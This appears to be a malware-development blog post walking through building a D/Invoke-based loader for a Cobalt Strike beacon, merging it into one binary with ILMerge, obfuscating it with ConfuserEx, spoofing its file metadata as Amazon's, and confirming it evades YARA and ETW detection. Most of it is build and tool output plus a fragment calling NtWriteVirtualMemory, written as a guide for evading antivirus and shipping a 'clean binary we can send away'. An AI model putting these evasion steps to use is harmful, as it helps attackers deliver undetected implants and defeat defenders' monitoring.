

.NET TradeCraft & D/Invoke

I will save you the time, and not go through D/Invoke too much as its been explained in many other blogs as well. D/Invoke is a tool from the Wover that lets you dynamically Invoke unmanaged code without using P/Invoke in an attempt to evade API hooking. Its been very popular in the MalDev Space lately. I, a noob, ran into a few issues that I saw many others running into as well. I wanted to put this guide together as an intro to getting D/Invoke operational. Due to its popularity, it is heavily sig'd and caught by most A.V engines. Another complaint I see others voice is that they have a loader, and the dll. Many would prefer a single, clean, binary. ILMerge can help!

The first thing we want to do is add dinvoke.dll as a reference to our project. You can achieve this by rightclicking the project, going to add>Reference>browse and then choosing the dinvoke.dll file youve downloaded from github.



The next step we want to take is download the ILMerge Nuget Package.




ILMerge by mbarnett 3.0.41
ILMerge is a static linker for .NET assemblies.
This package version is deprecated.

ILMerge.Tools by mbarnett 2.14.1208
ILMerge is a static linker for .NET assemblies.

MSBuild.ILMerge.Task by Alexander Nosenko 1.1.3
MSBuild ILMerge task allows you to use the famous ILMerge utility in automated builds and/or Visual Studio 2013/19 projects.

Now we can go ahead and build our solution. You can check in the build output that our two assemblies have been successfully merged. (As a side-note, I started this as a console app .NET FRAMEWORK project).




```
            };

            var status = (Data.Native.NTSTATUS)Generic.CallMappedDLLModuleExport(
                _ntdllMap.PEINFO,
                _ntdllMap.ModuleBase,
                "NtWriteVirtualMemory",
                typeof(Native.DELEGATES.NtWriteVirtualMemory),
                parameters,
```

```
------ Build started: Project: hook, Configuration: Release x64 ------
  Transitive merge
  Merge PDBs: true
  Merged assemblies: C:\Users\Administrator\source\repos\hook\hook\obj\x64\Release\hook.exe;C:\tools\DInvoke.dll;
======== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
======== Elapsed 00:01.900 ==========
```

Voila:




```
 Directory of C:\Users\Administrator\source\repos\hook\hook\bin\x64\Release

02/13/2023  08:46 PM    <DIR>          .
02/13/2023  08:46 PM    <DIR>          ..
02/13/2023  08:46 PM            83,968 hook.exe
02/13/2023  06:12 PM               189 hook.exe.config
02/13/2023  08:46 PM            54,784 hook.pdb
               3 File(s)        138,941 bytes
               2 Dir(s)  21,833,408,512 bytes free

C:\>
```


Generally when using .NET tools I will use a tool called confuse-ex. It is INCREDIBLE. It offers control flow obfuscation, watermarking,anti-dump etc etc.



```
[DEBUG] Resolving component dependency...
 [INFO] Loading input modules...
 [INFO] Loading 'C:\Users\Administrator\Downloads\ConfuserEx-GUI\hook.exe'...
 [INFO] Initializing...
[DEBUG] Building pipeline...
[DEBUG] Executing 'Type scanner' phase...
 [INFO] Resolving dependencies...
[DEBUG] Checking Strong Name...
[DEBUG] Creating global .cctors...
[DEBUG] Executing 'Name analysis' phase...
[DEBUG] Building VTables & identifier list...
[DEBUG] Analyzing...
 [INFO] Processing module 'hook.exe'...
[DEBUG] Executing 'Invalid metadata addition' phase...
[DEBUG] Executing 'Renaming' phase...
[DEBUG] Renaming...
[DEBUG] Executing 'Anti-tamper module writer preparation' phase...
[DEBUG] Executing 'Anti-debug injection' phase...
[DEBUG] Executing 'Anti-dump injection' phase...
[DEBUG] Executing 'Anti-ILDasm marking' phase...
[DEBUG] Executing 'Encoding reference proxies' phase...
[DEBUG] Executing 'Constant encryption helpers injection' phase...
[DEBUG] Executing 'Resource encryption helpers injection' phase...
[DEBUG] Executing 'Type scrambler' phase...
[DEBUG] Executing 'Constants encoding' phase...
[DEBUG] Executing 'Hardening Phase' phase...
[DEBUG] Executing 'Anti-tamper helpers injection' phase...
[DEBUG] Executing 'Control flow mangling' phase...
[DEBUG] Executing 'Post-renaming' phase...
[DEBUG] Executing 'Anti-tamper metadata preparation' phase...
```

Alright, now we have a basic loader. We've utilized D/Invoke and ILmerge to make one clean binary we can send away.


Lets take a look at our loaders properties and see what it looks like now.



Property	Value
Description	
File description	hook
Type	Application
File version	1.0.0.0
Product name	hook
Product version	1.0.0.0
Copyright	Copyright © Amazon.com 2023
Size	235 KB
Date modified	2/13/2023 9:20 PM
Language	Language Neutral
Original filename	hook.exe


Nice! not bad! (If this was real life, yes, you'd want to put a bit more into the spoofing).

Lets run it



Name	Date modified	Type	Size
hook	2/13/2023 9:20 PM	Application	236 KB
hook.pdb	2/13/2023 9:17 PM	Program Debug D...	52 KB

Nice!



```
C:\tools\Silk_Mandiant\SilkETW>SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Users\A
dministrator\Desktop\etw3.json -f EventName -fv Loader/AssemblyLoad -y C:\tools\CobaltStrike_yaraRuleset -yo Matches

                  [v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 13
```

external	internal ^	liste...	user	com...	note	proc...	pid	arch	last	sleep
10.10.0.226	10.10.0.226	lat	Admi...	WIN...		note...	5140	x64	4s	44 seconds (3...

Nice! We didnt get a match for image loads on any of our yara rules we have for cobalt strike beacons.